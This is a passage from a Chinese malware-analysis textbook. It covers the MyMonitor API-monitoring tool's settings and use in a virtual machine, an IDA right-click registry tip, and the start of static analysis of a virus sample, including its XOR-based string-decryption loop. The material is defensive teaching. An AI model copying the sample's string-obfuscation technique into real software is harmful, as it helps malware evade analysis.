


图 4-96 Notpad.exe 进程被结束

也可以在下边空白处单击鼠标右键，此时将弹出“清空监控记录”菜单，单击一下即可清空当前的进程监控记录，如图 4-97 所示。




图 4-97 清空监控记录菜单

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（[WWW.17HUAN.COM](http://WWW.17HUAN.COM)）及溜客原创资源论坛（[BBS.176ku.COM](http://BBS.176ku.COM)）祝您技术更上一个台阶。

## 2. 日志输出窗口

日志输出窗口也是一个可停靠窗口，用来输出历史监控记录，它记录指定程序开始监控的时间和结束监控的时间。

### 3. API 监控窗口

API 监控窗口在监控过程中将实时显示被监控程序调用的 API 信息，其中包括 API 的调用地址、调用模块名、函数名、参数以及调用次数等信息。使用时需要将将被监控的程序拖放到这个窗口即可开始监控，如图 4-98 所示。




图 4-98 监控的 API 调用结果

#### 4. 监控结果窗口

当被监控的程序运行完毕自动退出或者被强行结束以后，我们的监控工具的 API 监控也就结束了，这时 API 监控窗口将自动隐藏，并显示监控结果窗口。监控结果窗口根据被监控程序的 API 调用分析出此程序所具有的病毒相关的行为。当然如果不是计算机病毒，那么这个窗口也得不到什么有价值的信息，如图 4-99 所示。

## 5. 设置窗口

一般在监控之前需要对监控工具做一些设置，因为不同的计算机病毒可能需要的监控条件并不相同。这时候就需要设置窗口，选择“设置”菜单项，然后选择“选项”子菜单项，如图 4-100 所示。




图 4-99 监控结果

在“设置”窗口中，“保存删除的文件”一项含义为：很多计算机病毒在运行过程中会释放一些文件，当它使用完这些释放的文件后便会将其删除。然而多数情况下这些被删除的文件对我们分析病毒的行为和功能会有很大帮助，所以在其删除之前我们需要拿到这个文件。此时只需勾选“保存删除的文件”复选框，并且在下面的编辑框中输入或者选择文件的保存路径。

“生成报告”一项含义为：在工具监控的同时生成一份被监控程序的 API 调用报告。此时只需勾选“生成报告”复选框，并且在下面的编辑框中输入或者选择报告生成的路径。

“Sleep”项的含义为：有些计算机病毒为了某种原因，会等待很长一段时间才会执行真正的行为，这个等待使用的就是 Sleep 这个 API 函数。为了方便快速监控到病毒的行为，我们需要改变病毒的等待时间，这里设置的就是等待的毫秒数。

“创建新进程前询问”一项含义为：很多计算机病毒运行以后还可能创建其他进程，而真正的病毒行为可能是在新创建的进程中。如果勾选“创建新进程前询问”项，那么




图 4-100 设置监控条件对话框

当病毒启动新进程前将询问用户是否允许新进程的创建，而如果不勾选此项，那么将不询问也不阻止，直接允许新进程的创建。

“加载驱动前询问”项含义为：有些病毒为了保护自身的程序会释放一个驱动程序，并且将这个驱动程序加载到系统中。但是有些驱动的加载可能导致系统崩溃从而使我们的分析无法继续，所以需要设置此功能。勾选此项后在加载之前将询问用户是否允许加载，使用户有机会控制驱动程序的加载。

“监控新启动的子进程”项含义为：此监控工具也具有监控病毒启动的新进程的功能，勾选此项新建子进程也同时被监控。后面还有一个“子进程启动后等待”的时间设置，此项含义为当被监控的子进程启动后，经过多长时间继续执行启动子进程代码后边的代码。之所以设置此项功能是因为有些病毒在启动子进程后会紧接着对该进程做各种操作，但是如果不进行等待，还没等子进程完全启动成功就执行操作会导致操作失败，从而得不到正确的监控结果。

我们对监控工具的主要窗口和大体功能做了初步介绍。下面将通过具体程序的监控实例进一步演示工具的使用方法。

#### 注 意

MyMonitor 工具是在病毒真正运行的过程中进行监控的，所以在使用它进行分析病毒的过程中必须在虚拟机下运行。

接下来我们将先前运行的计算机病毒在 MyMonitor 工具的监控下再运行一次，从而掌握 MyMonitor 的使用方法。首先启动虚拟机，然后恢复到一个干净的系统快照。将病毒程序和 MyMonitor 程序拖放到虚拟机中，然后准备监控病毒程序的各种行为，步骤如下。

#### （1）设置监控条件

在使用 MyMonitor 工具进行监控之前都要设置监控条件，单击设置菜单中的“选项”子菜单项，然后弹出“设置”对话框，在这里一般我们需要保存病毒释放后又删除的文件进行进一步分析，所以勾选“保存删除的文件”项，并设置相应的保存路径。为了提高监控速度，在没有必要的情况下，“生成报告”项可以不用勾选。为了快速获得病毒行为，一般将“Sleep”项设置为比较小的时间，我们这里设置为 1 毫秒。然后同时勾选“创建新进程前询问”，“加载驱动前询问”，“监控新启动的子进程”三项。子进程启动后等待时间可以设置为 5 秒，设置完成后如图 4-101 所示。




图 4-101 添加 MyMonitor 设置对话框



单击“OK”按钮即可完成设置。

(2) 拖放样本到 MyMonitor 窗口中

拖动样本到 API 监控窗口中，此时可以看到进程监控窗口中出现了新创建的病毒进程，同时日志窗口也显示了开始监控的时间。API 监控窗口中则显示了此病毒的 API 调用情况，如图 4-102 所示。




图 4-102 MyMonitor 的 API 监控结果

(3) 等待病毒进程退出或者结束掉病毒进程

MyMonitor 要直到被监控的程序退出后才会生成报告，所以我们需要等待一段时间，等待病毒退出。然而有些病毒是常驻内存的，它并不会自己退出。例如本例所监控的这个病毒，这时就需要我们手动结束掉这个进程。在进程窗口中选择病毒的进程并单击鼠标右键选择“结束进程”，单击“确定”按钮即可强制结束掉病毒进程。

(4) 阅读监控结果

待病毒进程退出后，MyMonitor 将生成报告，然后隐藏 API 监控窗口，同时出现监控结果窗口显示监控结果，如图 4-103 所示。

用户可以通过监控结果得知此病毒的各种行为。

读者可以通过 MyMonitor 工具监控其他病毒。



小技巧

在使用 IDA 进行分析时，每次先启动 IDA 分析工具，然后再使用 IDA 打开加载样本。似乎这是一个很繁琐的操作，我们可以将 IDA 设置到右键菜单中，这样将方便很多。方法是，在注册表的 HKEY\_CLASSES\_ROOT\\*\Shell 路径下新建一个文件夹，取名可以任意，这里取的名字将显示在鼠标的右键菜单中，我们这里取名为 IDA。然后在该文件夹下再新建一个文件夹，取名为 command。最后在右边的默认值项下输入如下内容：

```
"D:\ReverseTools\IDA\idag.exe" "%1"
```

注意前面部分是 IDA 程序所在的完整路径，设置完成后如图 4-104 所示，然后选择被分析样本，单击鼠标右键，这时可以看到 IDA 子菜单如图 4-105 所示。单击该子菜单即可打开 IDA 主程序，并同时载入该样本。如图 4-106 所示，使用相同的方法可以将其他常用工具添加到右键菜单中，例如 OllyDbg。




图 4-104 在注册表中添加右键菜单




图 4-105 成功在右键菜单中添加 IDA 选项




图 4-106 IDA 主界面

可以看出，IDA 的工具栏占据了很大部分空间，从而导致反汇编代码区域非常小，此时我们可以在工具栏处单击鼠标右键，然后选择 main 子菜单项，将工具栏隐藏起来，如图 4-107 所示。




图 4-107 IDA 的图形化窗口

此时代码视图是以图形化形式显示的，按空格键即切换到反汇编代码视图，然后将此窗口最大化显示。此时可以看到比较多的反汇编代码，如图 4-108 所示。




图 4-108 IDA 的反汇编代码视图

可以看出，IDA 已经将此病毒用到的 API 高亮颜色标出，此病毒使用了很多 API，也可以在 Imports 视图查看病毒所导入的 API，如图 4-109 所示。




图 4-109 病毒样本中引用的所有 API

接下来我们从此病毒的代码入口处开始分析它，如果找不到代码入口可以按快捷键“Ctrl+E”，将弹出口选择对话框，如图 4-110 所示。

然后选择 start，并单击“OK”按钮即可到达代码的入口，也可以双击 start 项。首先看如下几行指令：




图 4-110 入口选择对话框

```
public start
.text:00401000 start proc near
.text:00401000 mov eax, offset SubKey ; "UI@RQGTCZKoetiui`rZQohbiquZEsttchrPctuo"...
.text:00401005 xor ecx, ecx
.text:00401007 mov ecx, 2Eh
.text:0040100C dec ecx
.text:0040100D
.text:0040100D loc_40100D: ; CODE XREF: start+15-j
.text:0040100D mov bl, [eax]
.text:0040100F xor bl, 6
.text:00401012 mov [eax], bl
.text:00401014 inc eax
.text:00401015 loop loc_40100D
```

其中，第一行指令“mov eax, offset SubKey”是将变量 SubKey 的地址赋值给寄存器 eax。IDA 已经分析出此变量是一个字符串，并且在后面显示了该字符串的内容。我们也可以双击此变量查看它的定义，如图 4-111 所示。




图 4-111 病毒字符串



由如下指令：

```
data:00403260 SubKey db 'UI@RQGTCZKoetiui`rZQohbiquZEsttchrPctuoihZTsh',0
```

可以看出 SubKey 的确是定义的一个字符串变量。

**提示**

在病毒分析过程中，查看字符串非常重要。因为病毒通常会使用一些特殊的字符串，所以字符串也被用来作为判定病毒的标志之一。IDA 可以方便地查看被分析程序的所有字符串，只需按快捷键“Shift+F12”即可出现字符串视图，如图 4-112 所示。IDA 还有一个非常方便的功能，即返回先前视图。也就是说我们现在位于 SubKey 变量的定义处，只需按快捷键“ESC”即可返回先前的反汇编代码视图，相当于资源管理器的后退功能。对应的也有前进功能，按快捷键“Ctrl+Enter”即可前进到 SubKey 变量的定义处。




图 4-112 IDA 查看 PE 文件中的字符串

然而这并不是一个有意义的字符串，由此可以推测这是一个被加密的字符串。既然被加密，那么必然有地方进行解密。解密肯定需要运行程序才可进行，因此如果要获得解密后的字符串内容，我们需要启动 OD 进行调试，跟踪到解密算法将字符串解密。

**警告**

使用 OD 进行动态调试需要在虚拟机中进行。

启动虚拟机，然后在虚拟机中启动 OD，并加载此病毒样本到内存中，如图 4-113 所示。




图 4-113 OD 载入病毒文件

通过分析可以看出，下面的代码就是解密算法：

```
.text:0040100D loc_40100D: ; CODE XREF: start+15;j
.text:0040100D mov bl, [eax]
.text:0040100F xor bl, 6
.text:00401012 mov [eax], bl
.text:00401014 inc eax
.text:00401015 loop loc_40100D
```

